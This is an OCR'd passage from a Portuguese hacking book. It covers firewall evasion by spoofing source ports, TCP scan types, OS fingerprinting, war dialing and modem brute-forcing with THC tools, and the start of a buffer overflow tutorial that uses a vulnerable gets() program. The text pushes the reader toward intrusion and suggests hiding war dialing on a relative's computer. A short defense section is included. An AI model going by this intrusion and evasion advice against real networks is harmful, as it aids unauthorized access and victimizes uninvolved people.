Escolhendo as portas de origem

Algumas redes permitem que certas portas de origem possam originar conexões de fora da Internet. Como vimos, em Redes II, os filtros de pacotes que funcionam como firewalls barram conexões vindas da Internet baseadas em **regras**. Entre as regras mais comuns e manjadas está aquela que barra todas as portas não privilegiadas (ou seja, maiores que 1023) vindas de fora para dentro da rede. Com isso, o administrador pensa que está protegendo sua rede de conexões originadas da máquina dos hackers.

Ele pode até pensar, mas pensa errado! Nada impede que os hackers manipulem as portas de origem de seus pacotes TCP e UDP enviados ao firewall da vítima, fazendo-o pensar que são respostas válidas a requisições vindas de dentro da rede.

O exemplo clássico é a porta 80. Se o black hat combinar a utilização de 80 como sua porta de origem (os portscans dignos desse nome permitem isso) com o flag ACK acionado, o bobalhão do firewall vai pensar que este é um pacote válido – e o deixará entrar.



Outras portas que podem ser de interesse: 20 (resposta de FTP), 21 (requisição de FTP), 25 (resposta de SMTP), 53 UDP e 53 TCP (requisição e resposta de DNS) e 666/667 TCP e UDP (resposta do servidor de Doom e Quake – tenha certeza, seu administrador deixou estas abertas para jogar à noite). Veja bem: estamos falando de portas de origem. As portas de destino serão escaneadas. Talvez um estudo da RFC1700 (www.ietf.org/rfc.hyml) seja revelador.

Para encontrar quais portas o firewall está deixando passar além dessas óbvias, podemos usar padrões de fingerprinting (que veremos mais à frente), combinados com as técnicas de traceroute e ping, para descobrir como funcionam as regras dos firewalls. Não há muitos softwares bons que fazem isso, mas um é digno de nota. Existe exclusivamente para Unix e se chama Firewalk. Disponível em www.packetfactory.net/firewalk/, possui uma documentação que, se não é grande, pelo menos é bem completa. Com o Firewalk, fica muito fácil determinar as portas abertas de um filtro de pacotes funcionando como firewall e, depois, aplicar portscans direcionados às máquinas internas passando por essas portas não filtradas.

Varrendo sob o tapete

Há várias formas de usar portscanners para verificar as portas abertas. Já conhecemos o handshake completo e a conexão por ACK (vistos em Redes II). Abaixo, segue uma lista completa das possibilidades usando os flags do TCP, e, de quebra, um scan UDP:

TCP Connect Scan: scan facilmente detectável, executa os três handshakes básicos (SYN, SYN/ACK e ACK). O sistema realmente completa a conexão entre o serviço sendo escaneado e o scanner – e, para isso, informações completas sobre o aplicativo-cliente (o scanner) são passadas ao servidor (o serviço).

TCP SYN Scan: Conhecido como half-open scanning, devido à conexão total TCP durante a operação. Dessa forma, ele evita que o log da operação fique no sistema. Normalmente, o programa envia um pacote SYN para a porta alvo. Se é recebido um SYN/ACK do alvo, o programa deduz que a porta está no modo de escuta; caso seja um RST/ACK, significa que a porta não está ativa naquele momento.

UPD Scan: Trata-se de um dos processos mais lentos e imprecisos de scanning, pois depende de fatores de utilização da rede e de recursos de sistema. O scanner envia um pacote UDP para a porta alvo: se a resposta for ICMP port unreachable, a porta encontra-se fechada; caso contrário, o scanner deduz que a porta está aberta.

TCP Null Scan: Neste caso, o scan desativa todos os flags e aguarda do alvo um RST, que identifica a porta como fechada. Se nada responder, a porta pode estar aberta (mas não é certeza).

TCP FIN Scan: O scanner envia pacotes FIN para a porta alvo e espera o retorno de um RST, identificando as portas fechadas. Se nada responder, a porta pode estar aberta (novamente, sem nenhuma certeza).

TCP Xmas Scan: O scanner envia pacotes FIN, URG e PSH para a porta alvo e espera o retorno de um RTS para portas fechadas. Nenhuma resposta indica possível porta aberta.

Impressão digital na Web

Identificar o sistema operacional que está rodando no nó especificado é primordial para explorar as vulnerabilidades possivelmente presentes. A técnica usada na determinação do SO dos hosts chama-se finger printing (ou, coleta de impressão digital).

É possível enviar, seqüencialmente, todos os testes TCP e UDP descritos para as portas de um nó. Dependendo da maneira como responde, é possível saber qual sistema operacional está rodando naquele host.

O Cheops e o Nmap fazem isso magistralmente. Procure a documentação de ambos para saber como usá-los e como interpretar os resultados. Para saber mais sobre como funciona o finger printing, procure por **finger printing os determination** ou por **tcp udp fingerprinting** em seu mecanismo de buscas favorito.

Tem mais?

Há diversas técnicas de portscan. Relacionar todas não seria possível em um livro de 350 páginas como este. Mas relacionamos abaixo mais alguns tipos, cuja descrição pode ser facilmente encontrada na Internet.

- **FTP Bounce**: usa uma característica antiga dos servidores FTP, que é a possibilidade de utilizar um servidor FTP como intermediário a fim de enviar um arquivo para uma terceira máquina. Como é possível controlar em qual porta será feita a conexão, pode-se, manualmente, varrer todas as portas da terceira máquina (a vítima) até conseguir conexão. Na vítima, estará registrado o IP do servidor FTP e não do hacker. Também chamado de **FTP forwarding**.
- **Falhas de RCP:** já falamos sobre Remote Procedure Calls em Redes I. Todos os sistemas operacionais possuem alguma implementação de serviços RPC, e praticamente todos têm alguma que responda incorretamente a uma conexão, revelando que aceita a conexão (apesar de não necessariamente ser vulnerável). Procure por **RPC Scan** e **RPC Exploit**.

Procurando brechas

Já falamos alguma coisa sobre furos de segurança nos dois capítulos sobre vulnerabilidades. O que um scanner de vulnerabilidade faz, normalmente, é testar cada um dos serviços oferecidos de acordo com padrões preestabelecidos. Caso o sistema responda também de acordo com padrões reconhecidamente pertencentes às versões falhas, o scanner o reporta como "bugado" e, portanto, possivelmente vulnerável. Todos os fingerprints (tanto de solicitação quanto de resposta) estão guardados em bancos de dados cuja atualização é constante e contínua.

Havíamos preparado, para esta seção, um texto muito extenso, didático e facilmente digerível sobre diversos scanners de vulnerabilidades. Mas, olhando para aquilo tudo, pensamos: "estamos negando ao leitor a oportunidade de aprender".

De fato, se déssemos o peixe, estaríamos condenando-o a ser um script kiddie para o resto da vida. Se o ensinássemos a pescar, ainda assim não haveria opor-

tunidade para pensar, raciocinar e ver como as coisas funcionam. Portanto, em vez de dar o peixe ou ensiná-lo a pescar, decidimos apenas mostrar-lhe o lago. As varas de pesca estão lá. Ponha a cuca para funcionar, a mão na massa e aprenda um pouco sozinho!

Os endereços das duas "varas de pesca" mais famosas encontram-se abaixo. Estude-as completamente, lendo toda a sua documentação e procurando mais informações na Internet. Se ficar em dúvida, peça ajuda! Há muitos grupos de discussão sobre redes com pessoas dispostas a ajudar – você pode encontrar o endereço de alguns nos capítulos sobre redes. Se você procurar bem, verá que pode ler e aprender muita coisa antes mesmo de colocar os dedos no teclado para escarafunchar nos buracos de alguém (sem trocadilho, por favor!).

- ***Nessus :*** www.nessus.org
- ***Gherkin:*** www.altmode.com/gherkin/

Adicionalmente, buscas na Internet vão lhe mostrar diversas ferramentas (livres ou não) de scanners de vulnerabilidade. Você verá coisas como COPS, SAINT, NetSaint, SARA, VLAD, NetSonar... Brinque primeiro com os dois sugeridos. Depois que se cansar deles, baixe (ou compre, se for o caso) os outros e divirta-se mais um pouquinho. Hackerismo é isso: aprenda fazendo. Pense!

Defesa e contra-ataque

Para defender-se de hackers (ou kiddies) que varrem sua rede o tempo todo, é necessário obedecer a algumas regras fundamentais:

- **Atualize seu sistema!** Sistemas desatualizados são grandes fontes de problemas, não apenas de segurança, mas de estabilidade também. Seu fornecedor de tecnologia normalmente oferece atualizações gratuitas quando a falha é deles. Não deixe passar!
- **Dispare um scan contra você mesmo**. Não espere que um hacker descubra que você usa um IIS vulnerável à falha de Unicode ou um Sendmail com o conhecido Sendmail Bug. Ou pior: que seu firewall é um queijo suíço. Os scanners estão aí para ajudá-lo. Use-os!
- **Desligue os serviços desnecessários**. Se você montou um servidor Web, que serve apenas para isso, por que vai querer um SMTP escutando na porta 25, um POP na porta 110 e um X na 6000? Deixe rodando apenas o que efetivamente será usado. Não só para deixar menos portas para o hacker usar, como também porque **você** vai se esquecer dele e não aplicará os patches de segurança pertinentes.
- **Revise seu firewall**. Se os seus scans estão passando, seu firewall precisa de uma revisão. Considere trocar o filtro de pacotes comum por um orientado a estados e melhore as ACLs do proxy no lado de dentro do DMZ. Aliás, você tem um DMZ, não tem?
- **Instale sistemas de detecção de intrusos, ou IDS**. Veremos sistemas IDS nos apêndices no CD-ROM. Mas é importante instalar um desses para garantir que seus logs serão preservados e qualquer invasão seja prontamente rastreada.

Contra-atacar nesses casos, embora possível (pois um kiddie ruidoso ficaria nos logs, e mesmo hackers experientes cometem deslizes), não seria justificável. Neste ponto, apesar de perigosamente no limiar, o hacker ainda não ultrapassou a barreira da legalidade. Verifique sempre seus logs e use possíveis scans e ataques como avisos para atualizar seus sistemas.

Ataque, defesa e contra-ataque: Invasão

Capítulo 13

"Abordar navios mercantes
invadir, pilhar, tomar o que é nosso(...)
Preparar a nossa invasão
E fazer justiça com as proprias mãos."[1]
RPM, "Rádio Pirata"

1. Do álbum Revoluções por minuto, de 1985.

"Por que o cachorro entrou na igreja"? Ante essa pergunta capciosa, a maioria das pessoas, depois de "raciocinar" um pouco, disparam respostas das mais estapafúrdias e incongruentes que o ser humano pode ser capaz de conceber. "Poque o padre chamou". "Porque os anjos o conduziram para a plenitude espiritual". "Porque ouviu um chamado de Alá para destruir o templo de idolatria dos infiéis". "Porque quis". "Porque sim". "Porque havia quermesse e ele sentiu cheiro de lingüiça". "Porque estava no colo da dona". "Ah, vai te catá, mano"! Mas a resposta correta é a mais simples e lógica de todas. O cachorro entrou na igreja porque a porta estava aberta.

A partir deste ponto ultrapassamos os limites. A legislação brasileira não reconhece o acesso a sistemas que estejam abertos à Internet como invasão, da mesma forma como entrar num shopping center também não é invasão: as portas estão abertas para tal.

Pela lei norte-americana, entretanto, esse tipo de invasão (de sistemas e de shopping centers) já é considerado invasão de propriedade. Se você não é bem vindo em um sistema, pode ser processado se entrar. Se não é bem vindo em um shopping center, também pode! Houve pelo menos um caso, divulgado pela imprensa, de um cidadão americano processado por invasão de propriedade por estar na área pública de um shopping. Explico: ele estava com uma camiseta pacifista (a frase exata era "Give peace a chance", de John Lennon) e a segurança do shopping solicitou que ele retirasse a camiseta ou deixasse o prédio. Como recusou-se a ambas as coisas, foi preso e processado. Home of the free...

Cuidado, portanto, quando invadir sistemas geograficamente instalados lá ou pertencentes a empresas daquele país. Você será processado pelas leis de lá, e é provável que seja extraditado. Hackerismo = Terrorismo = Prisão Perpétua... Já deu pra notar, né?

A invasão em etapas

Assim como dividimos nosso ataque em seis passos diferentes, o passo quatro – invasão – pode ser dividido em duas etapas.

A primeira etapa é o **acesso a um host da rede**. Como vimos nos capítulos de redes, as redes internas das empresas normalmente não utilizam números IP roteáveis pela Internet. Portanto, temos que invadir primeiramente um computador limítrofe que possua duas interfaces de rede e, portanto, atenda a ambas. Normalmente é o próprio firewall, ou um proxy, mas é possível que falhas de configuração ou mesmo descuido possam escancarar outros sistemas.

Para a primeira etapa, um número limitado de técnicas pode se empregado. Entre eles, a procura por modems aceitando conexões externas (war dialing) e a exploração de falhas específicas através de exploits. Observe que nenhum sistema em especial é visado. Os crackers podem apontar suas miras tanto em servidores como em estações de trabalho e mesmo em componentes de rack como roteadores e afins!

A segunda etapa é mais trabalhosa que difícil. Uma vez conseguido o acesso à rede interna, passa-se à **invasão sistemática dos computadores dentro da rede**. Essa etapa pressupõe quebra de senhas e acesso a áreas restritas mesmo para quem está dentro. Dizemos que é trabalhosa porque, uma vez dentro, cada um dos sistemas autônomos disponíveis para os usuários internos requer toda aquela metodologia que vimos: Planejamento, Observação, Busca, Invasão, Manutenção e Evasão. E não esqueça: vários microataques 1-2-1-3-1-4-1-5-1-6-1... Sempre corrija e ajuste seu planos! As coisas mudam, os dados mudam, o administrador muda e você sempre tem informações novas. Se quer sucesso, organize-se!

E, se você for um lammer, não tem o que fazer por aqui, já que você não quer saber de aprender nada. Vá brincar com os exploits publicados e deixe os profissionais trabalharem!

War Dialing + Brute Force

Redes bem configuradas permitem acesso a elas apenas por pontos bem específicos e controladíssimos, normalmente uma única conexão com a Internet. Empresas muito grandes possuem vários links, mas todos eles são (ou deveriam ser) controlados e monitorados com rigor. Entretanto, alguns funcionários "espertos" tentam driblar a lentidão ou os controles de acesso a sites não-autorizados com conexões discadas ou ADSL ligados diretamente a suas estações. Esses funcionários não têm noção do perigo real representado por essa prática: tais conexões são totalmente desprotegidas, e uma vez com acesso a essas conexões, o hacker já está dentro da rede, e pode queimar diversas etapas de sua invasão.

Em outras ocasiões, a própria empresa precisa proporcionar acesso discado a seus funcionários viajantes, ou aos que trabalham em casa. Para tanto, possuem uma bateria de modems e dezenas de números de telefone disponíveis para receber chamadas e conexões. Um prato cheio para hackers!

Sim, sim, não ia deixar de comentar que o termo War Dialing foi cunhado no filme War Games de 1983 em que Matthew Broderick discava para todos os números que ele conseguia atrás de modems livres. Mas isso provavelmente você já sabe. Se não, vá até sua locadora e peça o filme **Jogos de Guerra**. Se não é um filme excelente, pelo menos as referências tecnológicas estão corretas – dentro, é claro, dos limites da precisão hollywoodiana. Mais informações podem ser encontradas em orbita.starmedia.com/~necrose/Sci-Fi/Filmes/wargames.htm, www.movieprop.com/tvandmovie/reviews/wargames.htm e jbonline.terra.com.br/jb/papel/cadernos/internet/2001/08/15/jorinf20010815003.html.

Conheça suas armas

War dialing é guerra. Se você é um soldado, vai à guerra e não leva sua espada, está frito! As ferramentas usadas pelos war dialers são chamadas, normalmente de... war dialers. Uma busca no Google traria diversos sites com essas


ferramentas, a maioria gratuitas e muitas delas com código fonte aberto e livre. Mas, em uma excepcional colher de chá, aí vai um link com algumas delas: neworder.box.sk/box.php3?gfx=neworder&prj=neworder&key=wardil&txt=Wardialers.

Recomendamos especialmente, entre eles, o THC Scan (www.thc.org). É a ferramenta n° 1 de War Dialing hoje em dia. Foi desenvolvida para DOS, mas pode ser usada em Unix com emuladores, como o Dosemu.

Se você quer dar uma olhada em como as coisas começaram, procure por Demon Dialer e pelo ToneLoc. São ferramentas parecidas com as que os Phreakers usavam na época do filme de Broderick, incluindo o próprio mock-up da cena.

Para Unix, além do excelente THC Scan + Dosemu há alguns nativos como o WARD, cuja descrição está no endereço www.securiteam.com/tools/6T0001P5QM.html e pode ser baixado e www.0xdeadbeef.info/code/ward.c; ou pérolas como o Jericho e o ShockDial, ambos encontráveis em www.securityfocus.com/tools/category/26.

Há também muitos war dialers comerciais, destinados a permitir que empresas testem suas instalações à procura de modems perdidos. Uma das mais completas é o Phone Sweep (www.sandstorm.net). Além da excelência do software, a empresa promete consultoria e suporte por assinatura (com pagamento mensal).



Uma lista de equipamentos reconhecidamente vulneráveis e detectáveis pelo Phone Sweep podem ser encontrados em *www.sandstorm.net/products/phonesweep//sysids.shtml*.

Outra opção é o TeleSweep, da Securelogic. Mais informações em telesweepsecure.securelogix.com.

Nossa recomendação: baixe, instale e brinque com, pelo menos, as ferramentas gratuitas listadas aqui. Você vai descobrir que, nesta época de ADSL e Cable Modem, ainda existem MUITOS modems discados recebendo chamadas por aí, especialmente em empresas.

Outra dica: você pode usar os discadores dos provedores de acesso como War Dialers improvisados!!! A maioria deles possuem um arquivo externo com a lista de números de telefone de conexão. Basta substituir essa lista por uma especialmente criada, e você terá um war dialer instantâneo, inclusive com rediscagem automática e varredura de todos os números da lista. Baixe os discadores de todos os provedores que você se lembrar e verifique. Esta dica é muito útil quando se está usando um computador laranja como discador e não se quer levantar suspeitas com programas especializados. Um THC Scan levantaria suspeitas no computador do seu tio, mas o discador do iG (ou do Terra, do iBest, do UOL ou da AOL...) passaria despercebido, ainda mais se o seu tio for assinante de um desses provedores.

Ah, a força bruta é tão linda...

Certo, você descobriu números de telefone que possuem modems atendendo a chamados externos. Mas e agora, o quê fazer com eles? Entra agora em cena outro tipo de war dialer que, ao invés de varrer números atrás de modems, faz inúmeras tentativas de login em um mesmo número.

Se em outros tipos de controle de acesso por login e senha é possível encontrar outros meios de entrada além do brute-force, com modems a coisa é diferente. Você não tem qualquer outra informação além do prompt do sistema pedindo um usuário válido. Sua única saída é usar um programa de força bruta para tentar entrar. Logicamente, usar suas listas de palavras (que vimos nos capítulos sobre vulnerabilidades) e saber o nome de algum usuário ajuda muito aqui. Atenção lammers! Usar SQL injection em modems é a demonstração de burrice mais enfadonha que você poderia cometer. Não que faça algum mal, mas mostra claramente que você não entende nada de nada, mesmo... Vá brincar de carrinho ou de boneca!

Se você usou o THC Scan, um bom companheiro para ele é o THC Login Hacker. Baixe-o e veja como é fácil entrar, quando se encontra um modem "compreensivo". No site oficial há diversos programas, exploits e brute-forcers para muitos protocolos, incluindo SMB, HTTP, FTP e Proxy. Verifique em www.thc.org/releases.php.

A propósito, THC é acrônimo para The Hackers Choice... Apesar da arrogân-

cia e presunção do título auto-outorgado, as ferramentas são realmente muito boas. No site ainda encontramos diversos whitepapers sobre invasão e segurança dignos de leitura.

Entendendo o estouro de pilha (buffer overflow)

Vários exploits valem-se dos chamados buffer overflows para conseguir um shell nos sistemas vulneráveis a eles. Os script kiddies aplicam pesadamente tais exploits em suas presas sem saber exatamente o que são e como funcionam. Como queremos ter mais do que noções, na verdade, um entendimento completo de como essas ferramentas operam, teremos que escovar um pouco mais de bits, dessa vez olhando atentamente o código dos aplicativos. Não é preciso dizer que será necessário desenferrujar seus conhecimentos de linguagens de programação, mas nada de outro planeta.

Como o nome é estouro de pilha, obviamente há uma pilha a ser estourada (dããã!). Para entender como o estouro funciona, devemos, primeiramente, conceituar o que seria essa tal de pilha.

Um amontoado de coisas...

A palavra portuguesa pilha nos traz à cabeça duas imagens:

1. Uma pilha de pedras, de pratos, de moedas, de corpos no filme do Stallone...
2. Uma célula de energia elétrica usada em lanternas portáteis e brinquedos.

Peguemos a primeira imagem. Uma pilha de moedas, por exemplo, daquelas que o Tio Patinhas tem em cima de sua escrivaninha na caixa-forte. O adorável pão-duro de Patópolis arruma diligentemente suas moedinhas, uma sobre a outra. Com isso, quando vai guardá-las na caixa-forte o bom ávaro retira cuidadosamente a primeira moeda e a põe no saco de dinheiro, depois a segunda, depois a terceira... Observe um detalhe: a primeira moeda a ser retirada foi a ultima a ser colocada.

No exemplo da pilha de pedras, Fred Flintstone usando seu tratorossauro recolhe pedras retiradas da encosta e as empilha no local indicado pelo Sr. Pedregulho Slate, seu chefe. Note que, nesse caso, as pedras que Fred pega primeiro são as que vão ficar por baixo da pilha. Mas talvez o melhor exemplo (e mais útil) seja mesmo o da pilha de pratos. Podemos inclusive usar um exemplo de pilhas recursivas. Quando os pratos estão sujos na mesa e a louça do dia é sua (...), você recolhe-os e os empilha nas mãos ou em uma bandeja. Observe: o último prato que você pegou fica no topo da pilha. Quando chega à cozinha, faz o caminho inverso. Como não dá pra colocar a pilha toda de uma vez, você pega prato por prato e os empilha novamente, desta vez na pia. À medida que os vai lavando, você os empilha pela terceira vez (agora já limpos) do outro

lado da cuba, e novamente o que era último ficou primeiro. Para guardá-los no armário... é, acho que você já entendeu.

E as pilhas de lanterna? Elas não têm muito haver com o papo agora. Só por curiosidade, o nome "pilha" é dado a esse elemento gerador de energia porque as primeiras células quimio-elétricas eram, er, bem, diversos discos de metais diferentes (parecidos com moedas, às vezes moedas mesmo!) alternados entre si e mergulhados em uma solução ácida ou salgada. Pensando bem, até tem haver...

As pilhas no reino digital

E o que têm os computadores com isso? Pegando emprestado a noção de pilhas, os programas em geral (e os sistemas operacionais em particular) podem pegar fragmentos de dados e os guardar em áreas de memória chamadas pilhas ou stacks. É uma maneira fácil de armazenar pequenos dados, pois num acessso convencional de memória o programa é obrigado a:

1. Definir a posição de memória onde o dado será guardado;
2. Definir o tamanho em bytes que o dado terá;
3. Reservar esse tamanho em bytes na posição definida;
4. Mandar o dado para essa posição;
5. Bloquear a posição para que não seja sobreescrita.

Para recuperar o dado, o programa terá que:

1. Lembrar a posição de memória onde o dado está;
2. Apontar para aquela posição;
3. Lembrar o tamanho dos dados em bytes;
4. Puxar esses bytes daquela posição de memória;
5. Liberar a posição para uso futuro.

No caso da pilha, não há necessidade de nada disso. O programa pode simplesmente:

1. Mandar dados para a pilha (push).

Na hora de recuperá-los, basta:

1. Puxar dados da pilha (pop).

É claro, como é um acesso seqüencial e não aleatório, caso queiramos usar o segundo dado da pilha antes teremos que retirar o primeiro dado. Isso traz dificuldades adicionais para o programa, que tem que "dar um jeito" de gerenciar os dados da pilha corretamente. Mas há aplicações onde essa abordagem é a melhor. Por exemplo, imagine que queiramos fazer um programinha que faça uma soma de três valores. A forma mais simples desse programa seria:

1. Chama função soma(a,b);

2. Obtém primeiro número e o entrega à função soma;
3. Obtém o segundo número e o entrega à função soma;
4. Coloca o resultado na pilha;
5. Chama função soma(a,b);
6. Obtém terceiro número e o entrega à função soma;
7. "Puxa" o topo da pilha e entrega à função soma;
8. Soma(a,b) faz a operação e joga o resultado na saída.

Observe que o resultado da primeira soma ficou armazenado na pilha, esperando ser chamado de volta ao fluxo normal do programa. Uma solução como essa envolvendo posições de memória demandaria funções para reservar memória para três variáveis, envio e recuperação triplicada de dados e possivelmente uma função soma mais complexa.

Esse exemplo foi didático, mas longe do ideal. Vamos ver um pequeno programa em C. Deve rodar de forma idêntica em qualquer plataforma, pois não usa bibliotecas específicas.

```
void funcao_idiota (void)
     {
            char xuxu[5];
            gets (xuxu);
            printf("%s\n", xuxu );
     }

main()
     {
            funcao_idiota();
            return 0;
     }
```

Não se preocupe, você não precisará ter visto um programa C alguma vez na vida para entender este aqui. Veja só: qualquer linguagem estruturada que se preze permite que você crie, com os comandos básicos que ela possui, funções mais complexas para serem usadas pelo programa principal. Em nosso exemplo (e em qualquer código C), o programa principal é "marcado" pela função main( ). Dentro das chaves { e } temos o programa completo, composto por duas outras funções:

```
main()
     {
            funcao_idiota();
            return 0;
                                                    }
```

funcao_idiota( ) chama uma função criada por nós mesmos, e declarada no início do programa. Já a próxima linha, return 0, indica que o programa deve encerrar nessa linha e retornar para o shell que a chamou.

Temos que declarar funcao_idiota( ) *antes dela poder ser usada. Então, vamos a ela!*

```
void funcao_idiota (void)
    {
            char xuxu[5];
            gets (xuxu);
            printf("%s\n", xuxu );
     }
```

A função é, a grosso modo, uma sub-rotina que pode ser usada várias vezes dentro do programa. Em nosso main( ) a usamos apenas uma vez, mas seria possível, se quiséssemos, usá-la em diversos locais do código. O que essa idiotice faz é: 1) criar uma variável chamada xuxu com um tamanho de 5 bytes; 2) usar a função gets( ) da linguagem C para pegar caracteres do teclado e jogá-los na variável xuxu; 3) usar a função printf( ) para jogar o resultado na tela.

Se você está em uma máquina Unix, pode compilar o programinha e testá-lo. Na maioria dos sitemas, use o comando:

```
$ cc -o idiota idiota.c
```

Sendo idiota.c o arquivo texto contendo o código do programa e idiota o arquivo executável gerado pelo compilador cc. No Linux e no FreeBSD use o gcc em vez do cc.

Para rodar o programa, digite:

```
$ ./idiota
```

Aparentemente, nada acontecerá. Tente digitar um caractere qualquer e pressionar a tecla <Enter>. O caracter será replicado na tela. É só isso o que o programinha faz.

Em uma máquina DOS ou Windows, o procedimento é parecido. Procure por algum compilador de linha de comando. Se não souber onde procurar, comece com alguns destes. Experimente TODOS e escolha seu preferido!

Para DOS podemos indicar:

- DJGPP, o GCC do DOS: www.delorie.com/djgpp;
- O venerável Borland Turbo C 2.01 (Autorizado! Não é pirataria!): community.borland.com/museum ;
- Pacific C: www.elrincondelc.com/compila/pacific.html ;

Para Windows, existem, entre muitas, as seguintes opções:

- LCC Win32: www.cs.virginia.edu/~lcc-win32/index.html;
- DevCPP: www.bloodshed.net/devcpp.html (a escolha dos autores!);

Aliás, em www.bloodshed.net existem links para compiladores de diversas linguagens! Confira!

Voltemos ao nosso programa. Quando o main( ) chama funcao_idiota( ), o processamento do programa principal é interrompido e desviado para a função. Quando a função termina seu processamento, retorna à rotina principal. Observe o código novamente, desta vez com o fluxo de processamento indicado por setas:

```
void funcao_idiota (void)
    {
                    char xuxu[5];
                    gets (xuxu);
                    printf("%s\n", xuxu );
                    return;
    }

main()
    {
                    funcao_idiota();
                    return 0;
    }
```

Desvio do processamento


Retorna ao programa principal

Inicio aqui

Fim!

Bonito, não? Em princípio, funciona. Mas, para interromper o processamento de main( ), é neceesário colocar tudo o que main( ) esteja fazendo em algum lugar, desviar o processamento para funcao_idiota( ), processar o que estiver lá e depois retorar a main( ).Além de devolver os possíveis valores da função chamada (o que não é nosso caso - para simplificar não passamos argumentos entre as funções), também precisamos ter um meio de saber ONDE na memória estava o processamento de main( ) para que retomemos o processo.

Complicado? Também achei. Uma ilustração ajuda bastante!



Nooofaaaa (Com F mesmo. Lingua presa...) ! Mas não era uma pilha? Porque está de cabeça para baixo? Bem, normalmente as pilhas são armazenadas de cima para baixo, sendo o dado mais antigo na posição mais alta de memória e a pilha crescendo em direção à posição mais baixa. Pense nela como uma pilha de moedas feita no teto em direção ao chão. Talvez você tenha que usar cola para prender as moedas, mas ainda assim é uma pilha.

Como dissemos, os dados de main( ) são jogados na pilha. Note que ela não precisa estar necessariamente vazia, podendo conter, por exemplo, dados do shell ou da janela onde o programa foi chamado. Depois do main( ), também é guardado no stack um ponteiro, chamado de ponteiro de endereço de retorno ou return address pointer. É ele que indica ao processamento onde encontrar a próxima instrução depois do desvio (onde é que eu estava mesmo?). Em nosso caso específico, o return pointer guarda o endereço de memória onde reside a instrução return 0.

Depois do ponteiro de retorno, o sistema coloca um ponteiro de pilha, que aponta para uma tabela com dados de controle sobre a própria pilha - que obviamente o leitor compreende ser necessária. Por último, vão os dados temporários de nossa função secundária, chamada por main( ). Em nosso caso, é a variável xuxu, criada pela nossa função funcao_idiota( ).

Quando a função secundária termina seu processamento, os dados dela são retirados da pilha, depois o ponteiro de controle da pilha, depois o ponteiro do endereço de retorno. Quando o processamento é retomado na posição original, os dados de main são puxados da pilha e tudo volta a ser como era antes. Será?

Debug is on the table[2]

Lembremos de dois detalhes vistos nos parágrafos anteriores. O segundo tenho certeza que foi assimilado pelo leitor apenas como curiosidade, o primeiro deve ter passado despercebido:

1. A variável xuxu foi declarada como contendo apenas cinco bytes;
2. A pilha armazena dados de baixo para cima.

Lá atrás nós testamos nosso programinha assim:

```
$ ./idiota
a
a
$
```

Quando o processamento chegou na função gets( ), digitamos a letra "a". A função gets( ) colocou "a" dentro da variável xuxu, que foi impressa na linha seguinte pelo printf( ). Lembre-se de que xuxu tem um tamanho de apenas cinco bytes. O que acontece se passarmos de cinco?

2. Aula de inglês geek? Essa frase realmente foi dita, durante uma conversa entre eu e o diretor de informática de uma empresa de aviação. Um estagiário ouviu a palavra debug no meio da conversa e saiu-se com esta. Até hoje eu e esse diretor de informática usamos a expressão como piada local.

Bem, tentamos com cinco letras "A", a saída foi AAAAA. Com seis, AAAAAA. Com sete, AAAAAAA. Com oito, aconteceu algo interessante:

```
$ ./idiota
AAAAAAAA
AAAAAAAA
Falha de segmentação (core dumped)
$
```

Falha de segmentação! O programa falhou e gerou um relatório de erros com o conteúdo da memória, gravado no arquivo core. O que será que aconteceu? Lembremos agora da pilha. O espaço para nossa variável xuxu (que podemos chamar de buffer) era de 5 bytes - nós mesmos definimos isso (char xuxa[5]). Cada caracter ocupa 1 byte, portanto 5 caracteres enche o buffer. Mas o sistema não possui nenhum mecanismo de checagem, ou melhor, a linguagem C não possui. Portanto, se colocarmos mais de 6 caracteres no buffer, haverá estouro. Os dados a mais serão escritos por cima de alguma outra coisa (normalmente algo muito importante...).

Agora, o segundo detalhe. A pilha armazena de baixo para cima. Portanto, se você olhar a representação gráfica que fizemos dela, vai notar que o sexto caracter vai ser escrito sobre o Ponteiro da Pilha!

O ponteiro de pilha possui vários bytes (é de tamanho variável) e o de retorno, 4 bytes[3]. É por isso que, quando escrevemos 6 ou 7 caracteres, nada acontece - estamos sobrescrevendo o ponteiro da pilha, em alguma região que não nos afeta imediatamente. A partir do oitavo caractere temos um problema imediato: estamos sobrescrevendo alguma área importante do ponteiro de pilha.

